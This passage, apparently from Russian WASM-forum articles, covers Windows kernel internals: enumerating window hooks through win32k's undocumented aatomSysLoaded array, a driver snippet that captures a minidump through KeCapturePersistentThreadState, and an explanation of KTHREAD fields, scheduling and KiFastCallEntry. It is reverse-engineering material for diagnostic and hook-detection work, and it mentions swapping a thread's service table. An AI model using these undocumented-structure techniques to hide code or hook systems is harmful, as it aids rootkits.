      deskhead: DESKHEAD;
      end;
PTHROBJHEAD = ^THROBJHEAD;
    THROBJHEAD = packed record
      head: HEAD;
      pti: pointer;                  // То, что нам нужно – указатель на W32THREAD потока-создателя
      end;
PHEAD = ^HEAD;
    HEAD = packed record
      h: DWORD;                      // Хэндл объекта
      cLockObj: DWORD;
      end;

  PDESKHEAD = ^DESKHEAD;
    DESKHEAD = packed record
      rpdesk: pointer;               // PDESKTOP
      pSelf: pointer;
      end;
```

Из структуры W32THREAD легко получить указатель на ETHREAD потока, так как он всегда является ее первым элементом, а от туда Id потока и процесса, точнее из CLIENT_ID. Описание самой структуры я приводить не буду - оно очень сильно разнится от версии к версии. Так же небольшой дискомфорт доставляет то, что смещение CLIENT_ID в ETHREAD тоже «гуляет» на разных системах, но сей незамысловатый код, суть которого, я думаю, разъяснять не нужно, легко справляется с этой неувязкой:

```
ULONG
GetClientIdOffset()
{
  PCWSTR  pFuncName       = L"PsGetCurrentThreadId";
  UNICODE_STRING usFuncName;
  PVOID   pFuncAddr;
  ULONG   result = 0;

  RtlInitUnicodeString(&usFuncName, pFuncName);
  pFuncAddr = MmGetSystemRoutineAddress(&usFuncName);
  if (pFuncAddr) {
   result = *(PULONG)((ULONG)pFuncAddr + 8);
   }
```

```
  return result - 4;
}
```

Самый интересный элемент в tagHOOK это ihmod. Его я не зря затронул последним. Если ihmod равен -1, то хук локален. Если же нет, то это индекс в одном загадочном, нигде не описанном и не экспортируемом массиве, имя которому aatomSysLoaded. Состоит он предположительно из 60-ти элементов, каждый из которых размером в слово и представляет собой глобальный атом из UserAtomTable. Как мы знаем, существует две таблицы глобальных атомов – одна ntoskrnl, другая win32k. С первой работают такие функции, как NtAddAtom(), NtFindAtom() и другие. Со второй, которая UserAtomTable, в основном работают внутренние функции win32k. Так вот, в массиве aatomSysLoaded хранятся атомы, значением каждого из которых является wide-строка с полным путем к dll, содержащей обработчик хука. Теперь все упирается в то, как найти в памяти этот самый массив. Именно на этом моменте споткнулся вышеупомянутый DelExe, он не нашел метода отыскать aatomSysLoaded динамически и хранил в коде адреса, верные лишь для win 2k sp2 и win xp sp1. Надо заметить, это довольно странно, так как поиск не представляет собой ни чего сложного. К примеру, в win32k.sys от Windows XP SP1 этот массив «упоминается» целых 25 раз! Мое внимание сразу привлек следующий код:

```
.text:BF82CE6A                cmp     aatomSysLoaded[esi*2], di
.text:BF82CE72                jz      short loc_BF82CE79
```

Дело в том, что инструкция типа «cmp some_addr[esi*2], di» встречается в win32k лишь единожды. Причем это справедливо абсолютно для всех версий линейки NT начиная от w2k! Однако мне не хотелось делать поиск всего лишь по одной инструкции, и я начал искать еще одну, на которую можно было бы сделать дополнительный упор, для подстраховки, так сказать. Долго искать не пришлось. Обратите внимание на вторую строчку приведенного выше дизассемблерного листинга. Это JZ – условный прыжок на 5 байт вперед. Он так же присутствует везде и стоит всегда на своем месте. Правда, по ходу тестирования на разных системах, в которое свой неоценимый вклад внес небезызвестный EP_X0FF, был обнаружен единственный билд win32k, в котором на месте JZ находился JNZ с прыжком на 0x1C байт вперед. Номер этого билда - 5.0.2195.6708 (Windows 2000). Итак, учитывая все вышеизложенное, можно смело «стряпать» универсальный код поиска aatomSysLoaded, который будет работать везде:

```
ULONG
GetaatomSysLoadedAddress()
{
 ULONG  i, result = 0;
 PVOID  Win32kBase = GetWin32kBase();

 if (Win32kBase) {
  for (i = (ULONG)Win32kBase + 0x1000; i < (ULONG)Win32kBase + 0x000FFFFF; i++) {
   if ( (*(ULONG*)i == 0x753C3966)
        ( (*(SHORT*)(i + 8) == 0x0574) ||
        (*(SHORT*)(i + 8) == 0x1C75) ) ) {
    result = *(ULONG*)(i + 4);
    break;
    }
   }
  }

 return result;
}
```

Думаю, стоит упомянуть, что выполнение данного кода возможно лишь в контексте gui-процесса, поэтому если контекст заранее неизвестен, то следует приаттачиться к нужному процессу с помощью KeStackAttachProcess(), например к csrss.exe – он всегда присутствует в системе. После того, как aatomSysLoaded найден, мы уже можем найти нужный нам атом, связанный с конкретным хуком:

```
Atom = aatomSysLoaded[Hook.ihmod];
```

Дальше можно получить полный путь к dll. На самом низком уровне это реализуется с помощью недокументированного экспорта ntoskrnl.exe, функции RtlQueryAtomInAtomTable():

```
NTSTATUS
RtlQueryAtomInAtomTable(
    __in PVOID AtomTableHandle,
    __in RTL_ATOM Atom,
    __out_opt PULONG AtomUsage,
    __out_opt PULONG AtomFlags,
    __inout_bcount_part_opt(*AtomNameLength, *AtomNameLength) PWSTR AtomName,
    __inout_opt PULONG AtomNameLength
    )
```


Но нам не известно значение UserAtomTableHandle, которое надлежит передать в функцию, а поиск его – лишний геморрой. Не будем усложнять себе жизнь и пойдем более простым путем. В драйвере win32k существует внутренняя функция UserGetAtomName(). Сама она не экспортируется, зато есть известные функции, активно ее использующие. Это NtUserGetClipboardFormatName() и NtUserGetAtomName(). Обе две они присутствуют в Shadow SSDT, и именно с их помощью мы достигнем цели:

```
W32KAPI
int
NtUserGetClipboardFormatName(
    IN UINT format,
    OUT LPWSTR lpszFormatName,
    IN UINT chMax);
```

Описания NtUserGetAtomName() я ни где не нашел, но установил, что у нее всего два параметра, по назначению эквивалентные первым двум параметрам NtUserGetClipboardFormatName(). Обе эти функции можно использовать и в ядре, и в юзермоде - user32.dll с успехом это делает. В случае успешного вызова искомый нами путь к dll запишется по адресу, указанному в lpszFormatName. Если же вы хотите свести работу с недокументированными функциями к минимуму, то в юзермоде можно использовать GetClipboardFormatNameW(), как я и сделал (смотрите пример, приложенный к статье):

```
GetClipboardFormatNameW(Atom, @dllPath, 256);
```

Собственно говоря, на этом вся теория заканчивается. Теперь у нас достаточно информации, чтобы перечислить и идентифицировать все установленные в системе хуки. К статье приложен пример, который на практике реализует все вышеизложенное – в случае, если что-то окажется непонятным, вы всегда сможете обратиться к этим исходникам. На картинке внизу запечатлена работа моей программки в реальном времени, там вы можете заметить и множество локальных хуков, и несколько глобальных, установленных довольно известной утилитой Punto Switcher:



Файлы к статье (находится в архиве `wasm_files.zip`: `files/0501/hooks_inside.rar`)

KeCapturePersistentThreadState() и crash dump'ы

Автор: Great

Дата: 2008-11-23

Я тут обнаружил очень занятную недокументированную функцию, экспортируемую ядром, на которую нет ссылок внутри ядра, но которая делает весьма занятную вещь. А именно, записывает в переданный кусок памяти полноценный minidump на данный момент времени.
Весьма полезно с учетом того, что там (в дампе) есть оффсеты неэкспортируемых структур типа PsLoadedModuleList, которые могут пригодиться.
Спасибо **Freeman** за помощь)

Прототип:

```
ULONG
NTAPI
KeCapturePersistentThreadState(
 PCONTEXT Context,
 PKTHREAD Thread,
 ULONG BugCheckCode,
 ULONG BugCheckParameter1,
 ULONG BugCheckParameter2,
 ULONG BugCheckParameter3,
 ULONG BugCheckParameter4,
 PVOID VirtualAddress
 );
```

Входные параметры:

• Context - текущий контекст (можно от балды, нужно лишь заполнить EIP & ESP)
• Thread - текущий поток. можно указать NULL, тогда она сама возьмет текущий
• BugCheckCode, ParametersX - багчек код и аргументы, которые она запишет в дамп.
• VirtualAddress - адрес выделенных 16 страниц памяти (64кб), куда она положит аккуратно готовенький крешдамп.

Пример:

Заголовок дампа:

```
typedef struct _DUMP_HEADER {
/* 00 */    ULONG Signature;
/* 04 */    ULONG ValidDump;
/* 08 */    ULONG MajorVersion;
/* 0c */    ULONG MinorVersion;
/* 10 */    ULONG DirectoryTableBase;
/* 14 */    PULONG PfnDataBase;
/* 18 */    PLIST_ENTRY PsLoadedModuleList;
/* 1c */    PLIST_ENTRY PsActiveProcessHead;
/* 20 */    ULONG MachineImageType;
/* 24 */    ULONG NumberProcessors;
/* 28 */    ULONG BugCheckCode;
/* 2c */    ULONG BugCheckParameter1;
/* 30 */    ULONG BugCheckParameter2;
/* 34 */    ULONG BugCheckParameter3;
/* 38 */    ULONG BugCheckParameter4;
/* 3c */    CHAR  VersionUser[32];
/* 5c */    UCHAR  PaeEnabled;
            UCHAR  NotUsed[3];
/* 60 */    PVOID KdDebuggerDataBlock;
} DUMP_HEADER, *PDUMP_HEADER;
```

Использование функции:

```
 PVOID Dump;
 PMDL Mdl;
```

```
 PHYSICAL_ADDRESS LowPhysAddr = {0}, HighPhysAddr = {-1}, SkipBytes = {PAGE_SIZE};

 Mdl = MmAllocatePagesForMdl( LowPhysAddr, HighPhysAddr, SkipBytes, 0x10000 );

 if( Mdl )
 {
  KdPrint(("Mdl created at %08x\n", Mdl));

  Dump = MmMapLockedPagesSpecifyCache( Mdl,
   KernelMode,
   MmCached,
   NULL,
   FALSE,
   NormalPagePriority );

  if( Dump )
  {
   KdPrint(("Mapped at %08x\n", Dump));

   CONTEXT ctx = {0};

   __asm {
    call _1
_1:    pop [ctx.Eip]
    mov [ctx.Esp], esp
   }

   ULONG Result = KeCapturePersistentThreadState(
    &ctx,
    KeGetCurrentThread(),
    MANUALLY_INITIATED_CRASH,
    0,
    0,
    0,
    0,
    Dump );

   KdPrint(("KeCapturePersistentThreadState = %08x\n", Result));

   PDUMP_HEADER DumpHdr = (PDUMP_HEADER) Dump;
   KdPrint(("MmPfnDatabase = %08x\n", DumpHdr->PfnDataBase));
   KdPrint(("PsLoadedModuleList = %08x\n", DumpHdr->PsLoadedModuleList));
   KdPrint(("PsActiveProcessHead = %08x\n", DumpHdr->PsActiveProcessHead));

   HANDLE hFile;
   IO_STATUS_BLOCK IoStatus;
   OBJECT_ATTRIBUTES oa;
   UNICODE_STRING FileName;
   NTSTATUS Status;

   RtlInitUnicodeString( &FileName, L"\\??\\C:\\dumpfile.dmp" );
   InitializeObjectAttributes( &oa, &FileName, OBJ_KERNEL_HANDLE, 0, 0 );

   Status = ZwCreateFile( &hFile,
    GENERIC_WRITE | SYNCHRONIZE,
    &oa,
    &IoStatus,
    NULL,
    FILE_ATTRIBUTE_NORMAL,
    0,
    FILE_OVERWRITE_IF,
    FILE_NON_DIRECTORY_FILE | FILE_SYNCHRONOUS_IO_NONALERT | FILE_WRITE_THROUGH,
    NULL,
    0 );

   if( NT_SUCCESS(Status) )
   {
    KdPrint(("File handle = %08x\n", hFile));

    Status = ZwWriteFile( hFile,
     NULL,
```

```
      NULL,
      NULL,
      &IoStatus,
      Dump,
      0x10000,
      NULL,
      NULL );

     if( NT_SUCCESS(Status) )
     {
      KdPrint(("%08x bytes written ok\n", IoStatus.Information));
     }
     else
     {
      KdPrint(("ZwWriteFile(): Status = %08x\n", Status));
     }

     ZwClose( hFile );
    }
    else
    {
     KdPrint(("ZwCreateFile(): Status = %08x\n", Status));
    }

    MmUnmapLockedPages( Dump, Mdl );
   }

   MmFreePagesFromMdl( Mdl );
   ExFreePool( Mdl );
  }
```

Кодес получает дамп, показывает адерса MmPfnDatabase, PsActiveProcessHead, PsLoadedModuleList и сбрасывает дамп на диск. Дамп можно спокойно запихать в WinDbg и изучать

Планировщик, потоки и процессы

Автор: Great

Дата: 2008-12-06

В этот раз мы рассмотрим, как операционная система Windows XP распоряжается потоками и процессами и осуществляет их планирование. Коснемся контекстов, их переключения, снятия и установки.

Базовая единица, которая выполняется в системе, это поток. Что же из себя представляет поток? Можно сказать, что каждый поток в системе представлен структурой ядра KTHREAD (и ее расширением исполнительной системы ETHREAD). Структура (K/E)THREAD сильно варьируется от версии к версии ядра, поэтому нет смысла приводить полное ее определение. Могу с уверенностью сказать, что в следующей версии оно будет уже другим.

Однако, отдельные ее поля и общий вид стоит рассмотреть. Итак, структура KTHREAD включает в себя (попутно я буду так же писать смещения от начала структуры для версии Windows XP SP2 Build 2600):

• **/* +0x0** */ DISPATCHER_HEADER Header; ***С этой структуры начинаются все "ожидабельные" объекты ядра, то есть те объекты, которые могут быть переданы функциям ожидания KeWaitFor***. Подробно ожидание на объектах мы рассмотрим далее в этой статье. В том числе можно ожидать и на объекте потока - ожидание удовлетворится тогда, когда поток закончится.
• **/* +0x18 */ PVOID InitialStack, StackLimit;**
/* +0x28 */ PVOID KernelStack;
Это соответственно начальный стек, лимит стека и текущий ядерный стек потока. Обычно потокам предоставляется три страницы на стек, что составляет 12 килобайт. Так же есть недокументированная функция MmGrowKernelStack.
• **/* +0x2d */ KTHREAD_STATE State;**
Этот байт описывает состояние потока. Каждый поток может находиться в одном из 7 состояний: инициализирован, готов, на выполнении, приостановлен, завершен, в ожидании, переходный.

```
typedef enum _KTHREAD_STATE {
  Initialized,
  Ready,
  Running,
  Standby,
  Terminated,
  Waiting,
  Transition
 } KTHREAD_STATE, *PKTHREAD_STATE;
```

• **/* +0x2E */ BOOLEAN Alerted[2];**
Два флага, определяющих было ли прервано ожидание потока в режиме ядра и в режиме пользователя соответственно(Alerted[KernelMode], Alerted[UserMode])
• **/* +0x34 */ KAPC_STATE ApcState;**
Структура, описывающая состояние APC для данного потока - какому процессу он принадлежит, находятся ли в ожидании пользовательские или ядерные APC
• **/* +0x54 */ NTSTATUS WaitStatus;**
Это поле описывает статус ожидания потока. Например, если ожидание было прервано по получению специальной APC режима ядра, статус будет STATUS_KERNEL_APC. Если по истечению времени - STATUS_TIMEOUT.
• **/* +0x58 */ KIRQL WaitIrql;**
Тут все понятно из названия - IRQL, на котором вызывающий поток стал ожидать на объекте.
• **/* +0x59 */ KPROCESSOR_MODE WaitMode;**

Это поле определяет режим ожидания. Туда аккурат записывается соответствующий параметр, переданный функции ожидания. Соответственно это KernelMode или UserMode. Если он равен UserMode, то поток может принимать UserMode APC.

• **/* +0x5a */ BOOLEAN WaitNext;**

Если передать функции KeSetEvent параметр Wait=TRUE, показывая тем самым, что мы собираемся далее ожидать атомарно на каком-то объекте и снимать блокировку с базы данных планировщика вовсе не стоит, то в это поле помещается еденица, а в WaitIrql помещается IRQL, на котором эта база данных была заблокирована. Иначе это поле равно нулю.

• **/* +0x5b */ KWAIT_REASON WaitReason;**

Определяет причину ожидания, являясь элементом перечисления KWAIT_REASON. Может принимать значения от Executive, FreePage, PageIn, ... до конца WrVirtualMemory, WrPageOut, ... К примеру, если поток замораживается, то ему устанавливается причина ожидания Suspended, при ожидании чтения страницы - PageIn, при задержке - DelayExecution. MSDN DDK рекомендует во всех рядовых случаях ожидания в драйверах указывать Executive, т.к. остальные причины используются самим ядром.

• **/* +0x5c** */ *KWAIT_BLOCK* **WaitBlockList;**

Указывает на используемый в текущем ожидании элемент массива WaitBlock, о котором речь пойдет далее. Фактически, связывает потоки, ожидающие на одном объекте (соответствующие связывающие ссылки хранятся в DISPATCHER_HEADER).

• **/* +0x70 */ KWAIT_BLOCK WaitBlock[4];**

Массив из 4х блоков ожидания. По блоку на каждый из трех максимально допустимых объекта для ожидания к KeWaitForMultipleObjects (если аргумент WaitBlockArray=NULL) + один блок для ожидания при задержках (KeDelayExecution) и для таймеров.

• **/* +0xD4 */ BOOLEAN KernelApcDisable;**

Флаг, показывающий не находится ли поток в критическом регионе (KeEnterCriticalRegion устанавливает этот флаг, запрещая тем самым доставку специальных APC режима ядра).

• **/* +0xE0** */ *PVOID* **ServiceTable;**

Очень интересное поле, определяющее сервисную таблицу для потока. Обычно там лежит адрес KeServiceDescriptorTable или KeServiceDescriptorTableShadow, однако, никто не пешает определить потоку собственную таблицу, которой он будет пользоваться (до поры - до времени, пока не придется ее менять).

• **/* +0xE4** */ *KQUEUE* **Queue; /* +0x118 */ LIST_ENTRY QueueListEntry;**

Используется при операциях с очередями функциями KeInsertQueue, KeRemoveQueue. Queue хранит в себе указатель на последнюю обрабатываемую потоком очередь, а ссылки из QueueListEntry образуют двусвязанный список потоков, желающих оперировать с этой очередь. Хотите гарантированно увидеть такие потоки - загляните в потоки процесса System, где все время кто-то будет ждать на очереди. Это происходит ввиду наличия в контексте System т.н. рабочих потоков (worker threads), которые получают задания (work items) через KeRemoveQueue из очереди, куда их добавляет ExQueueWorkItem. Рабочие потоки используются, например, для загрузки драйвера - NtLoadDriver ставит в очередь задач задачу загрузки драйвера. Когда появляется свободный рабочий поток, он вынимает эту задачу из очереди и приступает к выполнению, вызывая IopLoadUnloadDriver. Поэтому всегда найдутся потоки, ожидающие на очереди - рабочие потоки.

• **/* +0x130 */ PVOID Win32Thread;**

Указывает на структуру потока оконной подсистемы win32k. Равно нулю, если поток ни разу не вызывал функций win32k

• **/* +0x134** */ *KTRAP_FRAME* **TrapFrame;**

Если поток находится в режиме ядра то содержит указатель на фрейм ловушки, содержащий контекст, с которым поток вошел в режим ядра.

• **/* +0x140 */ KPROCESSOR_MODE PreviousMode;**

Содержит режим процессора, в которым поток был до вхождения в режим ядра.

• **/* +0x164 */ BOOLEAN Alertable;**
Хранит в себе одноименный параметр, переданный функциям ожидания, и определяющий вместе с WaitMode поведение системы при попытке доставки пользовательской APC.
• **/* +0x166 */ BOOLEAN ApcQueueable;**
Исключающий флаг доставки APC. Если он сброшен - никакие APC не могут быть доставлены потоку (KeInsertQueueApc возвратит FALSE)
• /* +0x16c */ KAPC SuspendApc;
/* +0x19c */ *KSEMAPHORE SuspendSemaphore;**
Используется при приостановке (Suspend) потока, подробности далее в статье.
• **/* +0x1b0 */ LIST_ENTRY ThreadListEntry;**
Пожалуй, одно из важных полей. Связывает потоки в двусвязанный кольцевой список потоков процесса. Вершина списка лежит в EPROCESS::ThreadListHead
• **/* +0x60 */ LIST_ENTRY WaitListEntry;**
Еще одно важнейшее поле, связывает все потоки системы в единые списки готовых к выполнению или ожидающих потоков (в зависимости от State, соответственно, списки KiDispatcherReadyListHead или KiWaitInListHead/KiWaitOutListHead)
• **/* +0xe0** */ *void* **ServiceTable;**
Указатель на системную таблицу сервисов - KeServiceDescriptorTable или KeServiceDescriptorTableShadow. Если подменить указатель на свой, то будут вызываться наши сервисы. Изменяется в PsConvertToGuiThread.

Теперь, после краткого знакомства, рассмотрим потоки поподробнее. Точнее, сперва обозначим план нашего дальнейшего повествования - сперва будет рассказано про создание потока, про обычную "жизнь" потока и переключение контекстов, потом про ожидание, далее про APC и приостановку (Suspend).

Итак, создание потока. Функция, ответственная за создание потока - внутренняя апи ядра PspCreateThread. Она вызывается из NtCreateThread и из PsCreateSystemThread. Соответственно, логично предположить, что она может создать поток, который начнет работать в режиме ядра, либо в режиме пользователя.

Создание начинается с создания самого объекта ETHREAD с помощью диспетчера объектов и его апи ObCreateObject. Обнуляются блоки различных связанных списков, создается стек ядра для потока. Если создается поток пользовательского режима, то выделяется TEB. Завершается инициализация других полей, в том числе поле State потока устанавливается в Initialized, после чего новый поток начинает выполнение соответственно либо с функции PspUserThreadStartup, либо с PspSystemThreadStartup. PspSystemThreadStartup просто передает управление на нужную точку входа, тогда как PspUserThreadStartup создает, инициализирует и доставляет потоку специальную APCрежима пользователя, после чего поток начинает выполняться в пользовательском режиме. Состояние потока на этот момент уже Running.

Вдруг поток выполнялся - выполнялся, а у него закончился квант времени. Это могло случиться либо изза того, что пришло прерывание тика таймера, либо поток впал в ожидание. Так или иначе, контекст поток сохранился в стеке ядра в структуре KTRAP_FRAME (если открыть hal.dll и найти там, например, HalpClockInterrupt, то можно легко найтиё сохранение в стеке KTRAP_FRAME по обилию инструкций PUSH), а поток принимает состояние Ready или Wait, далее ищется следующий готовый к выполнению (Ready) поток, который становится выполняющимся (Running), происходит переключение контекста на него и он начинает отрабатывать новый квант. Замечу, что потоков, готовых к выполнению, может быть сколько угодно. Хотя, впрочем, обычно их довольно мало - большинство потоков в системе ожидают наступления какого-либо события, например реакции от пользователя, но всегда есть как минимум один поток, готовый к выполнению - KiIdleThread (в общем случае многопроцессорной системы число таких потоков равно числу процессоров. В этом можно убедиться по цифре в поле Threads у процесса System Idle Process в окне Task Manager).

Если в системе больше нет готовых к выполнению потоков, квант времени получает он, это реализовано за счет выставления ему наинизшего приоритета (напомню, что приоритет потока определяет то, когда поток получит свой квант если в системе есть другие готовые потоки. Стоит отмеить распространенное заблуждение, что если поток имеет приоритет Low, то он не будет загружать процессор. Отнюдь - если в системе только этот поток, не считая idle, готов к выполнению и он имеет приоритет Low, то все процессорное время будет отдано ему), и этот "пустой" поток просто выполняет пересчет счетчиков производительности системы. Итак, потоков, готовых к выполнению может быть сколько угодно - это потоки, активно производящие какието вычисления, поскольку State==Ready означает, что у потока квант времени был отобран ПРИНУДИТЕЛЬНО. В то же время выполняющихся потоков может быть не больше, чем имеется в системе процессоров. State==Running означает, что поток в данный момент выполняется на конкретном процессоре.

Итак, поток выполнялся (был в состоянии Running). Если поток добровольно отдает квант времени и впадает в ожидание, то он получает состояние Wait. Если же у него принудительно отнимают квант, то он получает состояние Ready и ему будет передано управление в следующий раз (правда, после того, как квант будет передан потокам с большим приоритетом). Кстати, снова о приоритетах - если поток Ready имеет высокий приоритет, то это может печально сказаться на отклике системы - поток будет отнимать все процессорное время, не давая выполняться потокам с меньшим приоритетом и система будет заметно "тормозить".

Углубимся в детали. Переключение контекстов инициируется функцией KiSwapThread, которая ищет следующий готовый к выполнению поток и передает ему управление. Явное переключение контекстов потоком осуществляется функцией SwapContext, про которую, вероятно, некоторые читатели уже слышали. Стоит отметить, что фактической перезагрузки большинства регистров она НЕ выполняет. Это произошло еще гораздо раньше, когда обработчик исключения сохранил в стеке KTRAP_FRAME. На выходе из обработчика KTRAP_FRAME восстанавливается из стека, как будто ничего и не было.

Функции SwapContext передаются следующие аргументы: esi = KTHREAD следующего потока edi = KTHREAD текущего потока cl = старый IRQL (из поля CurrentThread->WaitIrql) ebx = KPCR процессора. Соответственно она возвращает al = KernelApcPending ebx = KPCR esi = KTHREAD текущего потока Сначала SwapContext проверяет, активна ли DPC в данный момент (KPRCB.DpcRoutineActive). Если да - показывается синий экран ATTEMPTED_SWITCH_FROM_DPC.

Сохраняется состояние сопроцессора. Далее происходит переключение стеков, текущий ESP сохраняется в CurrentThread->KernelStack. Редактируется дескриптор сегмента GDT, отвечающего за юзермодный TEB. Если новый поток принадлежит другому процессу, происходит переключение адресных пространств посредством смены регистра CR3 (PDBR), так же перезагружается LDT. Если новый поток ожидает APC режима ядра (ApcState.KernelApcPending), то APC доставляется. На этом переключение потока завершается.

А инициируется само переключение контекста при завершении аппаратного прерывания, если позволяет IRQL. Посмотрим на примере прерывания таймера. Начинается его обработка во внутренней функции HalpClockInterrupt. Сначала идет сохранение в стеке KTRAP_FRAME. Потом вызывается экспортируемая функция hal - HalBeginSystemInterrupt, задача которой состоит в повышении IRQL до требуемого уровня. Затем обработчик выполняет некоторые манипуляции с различными счетчиками и делает JMP на экспортируемую функцию ядра KeUpdateSystemTime. Она проверяет, не истекли ли таймеры для установленных DPC с таймаутом, если истекли - вызывается HalRequestSoftwareInterrupt с параметром 2 (DPC/Dispatch) для их выполнения. Далее идет вызов HalEndSystemInterrupt, которая понижает IRQL до старого уровня и, если он вдруг оказался ниже DPC/Dispatch, вызывает KiDispatchInterrupt, которая как раз и производит поиск нового потока для выполнения. Далее управление возвращается только тогда, когда поток снова

получает квант. Происходит возврат из KiDispatchInterrupt/HalEndSystemInterrupt обратно в KeUpdateSystemTime, которая завершается прыжком на KeI386EoiHelper. Она поднимает IRQL до еденицы (APC_LEVEL), доставляет APC если это нужно и снижает IRQL обратно. Из стека извлекается сохраненный KTRAP_FRAME и происходит возврат из прерывания (iretd). Прерванный поток продолжает выполнение как ни в чем не бывало.

А как же GetThreadContext/SetThreadContext достает контекст потока?

GetThreadContext->NtGetContextThread->PsGetContextThread доставляют потоку специальную APC режима ядра (PspGetSetContextSpecialApc), которая извлекает из стека ядра KTRAP_FRAME и преобразовывает его в структуру CONTEXT функцией KeContextFromKframes. Аналогично, установка контекста потока копирует переданный CONTEXT в KTRAP_FRAME функцией KeContextToKframes.

KTRAP_FRAME хранится прямо в начале (если считать от начального значения esp потока) стека ядра, на которое (на начало) указывает KTHREAD::InitialStack. Сам же адрес KTRAP_FRAME вычисляется по нехитрой формуле - если не равно нулю поле KTHREAD::TrapFrame, то адрес берется оттуда. Иначе - из стека ядра:

```
#define PspGetBaseTrapFrame(Thread) (PKTRAP_FRAME)((ULONG_PTR)Thread->Tcb.InitialStack - \
                                                   PSPALIGN_UP(sizeof(KTRAP_FRAME),
    KTRAP_FRAME_ALIGN) - \
                                                   sizeof(FX_SAVE_AREA))
```

то есть в начальном стеке ядра резервируется место под KTRAP_FRAME и под FX_SAVE_AREA. Поле KTHREAD::TrapFrame заполняется при вызове апи из режима пользователя, заполнение происходит прямо в KiFastCallEntry. Посмотрим на откомментированный код:

```
.text:00465930 _KiFastCallEntry proc near
.text:00465930                 mov     ecx, 23h
.text:00465935                 push    30h
.text:00465937                 pop     fs
.text:00465939                 mov     ds, cx
.text:0046593B                 mov     es, cx
.text:0046593D                 mov     ecx, ds:0FFDFF040h ;  TSS -> Esp0
.text:00465943                 mov     esp, [ecx+4]
.text:00465946                 push    23h             ; HardwareSegSs
.text:00465948                 push    edx             ; HardwareEsp
.text:00465949                 pushf                   ; Eflags
.text:0046594A                 push    2
.text:0046594C                 add     edx, 8
.text:0046594F                 popf
.text:00465950                 or      byte ptr [esp+1], 2
.text:00465955                 push    1Bh             ; SegCs
.text:00465957                 push    dword ptr ds:0FFDF0304h ; Eip = KUSER_SHARED_DATA.
    SystemCallReturn (KiFastSystemCallRet)
.text:0046595D                 push    0               ; ErrCode
.text:0046595F                 push    ebp             ; Ebp
.text:00465960                 push    ebx             ; Ebx
.text:00465961                 push    esi             ; Esi
.text:00465962                 push    edi             ; Edi
.text:00465963                 mov     ebx, ds:PCR_SELF
.text:00465969                 push    3Bh             ; SegFs
.text:0046596B                 mov     esi, [ebx+PCR_CURRENTHREAD]
.text:00465971                 push    dword ptr [ebx] ; ExceptionList
.text:00465973                 mov     dword ptr [ebx], 0FFFFFFFFh
.text:00465979                 mov     ebp, [esi+KTHREAD_InitialStack]
.text:0046597C                 push    1               ; PreviousMode
.text:0046597E                 sub     esp, 48h        ; Eax ->> DbgEbp
.text:00465981                 sub     ebp, SIZEOF_KTRAP_FRAME_AND_FX_SAVE_AREA
.text:00465987                 mov     byte ptr [esi+_KTHREAD.PreviousMode], 1
.text:0046598E                 cmp     ebp, esp
.text:00465990                 jnz     short loc_46592C
.text:00465992                 and     dword ptr [ebp+_KTRAP_FRAME.Dr7], 0
.text:00465996                 test    byte ptr [esi+2Ch], 0FFh     ; KTHREAD::Teb
.text:0046599A                 mov     [esi+KTHREAD_TrapFrame], ebp                ; KTHREAD::
```

```
    TrapFrame = TrapFrame    // !!
.text:004659A0                jnz     Dr_FastCallDrSave             ; saves DRx registers &
    returns to loc_4659A6
.text:004659A6 loc_4659A6:
.text:004659A6                mov     ebx, [ebp+_KTRAP_FRAME._Ebp]
.text:004659A9                mov     edi, [ebp+_KTRAP_FRAME._Eip]
.text:004659AC                mov     [ebp+_KTRAP_FRAME.DbgArgPointer], edx
.text:004659AF                mov     [ebp+_KTRAP_FRAME.DbgArgMark], 0BADB0D00h
.text:004659B6                mov     [ebp+_KTRAP_FRAME.DbgEbp], ebx
.text:004659B9                mov     [ebp+_KTRAP_FRAME.DbgEip], edi
.text:004659BC                ......
```

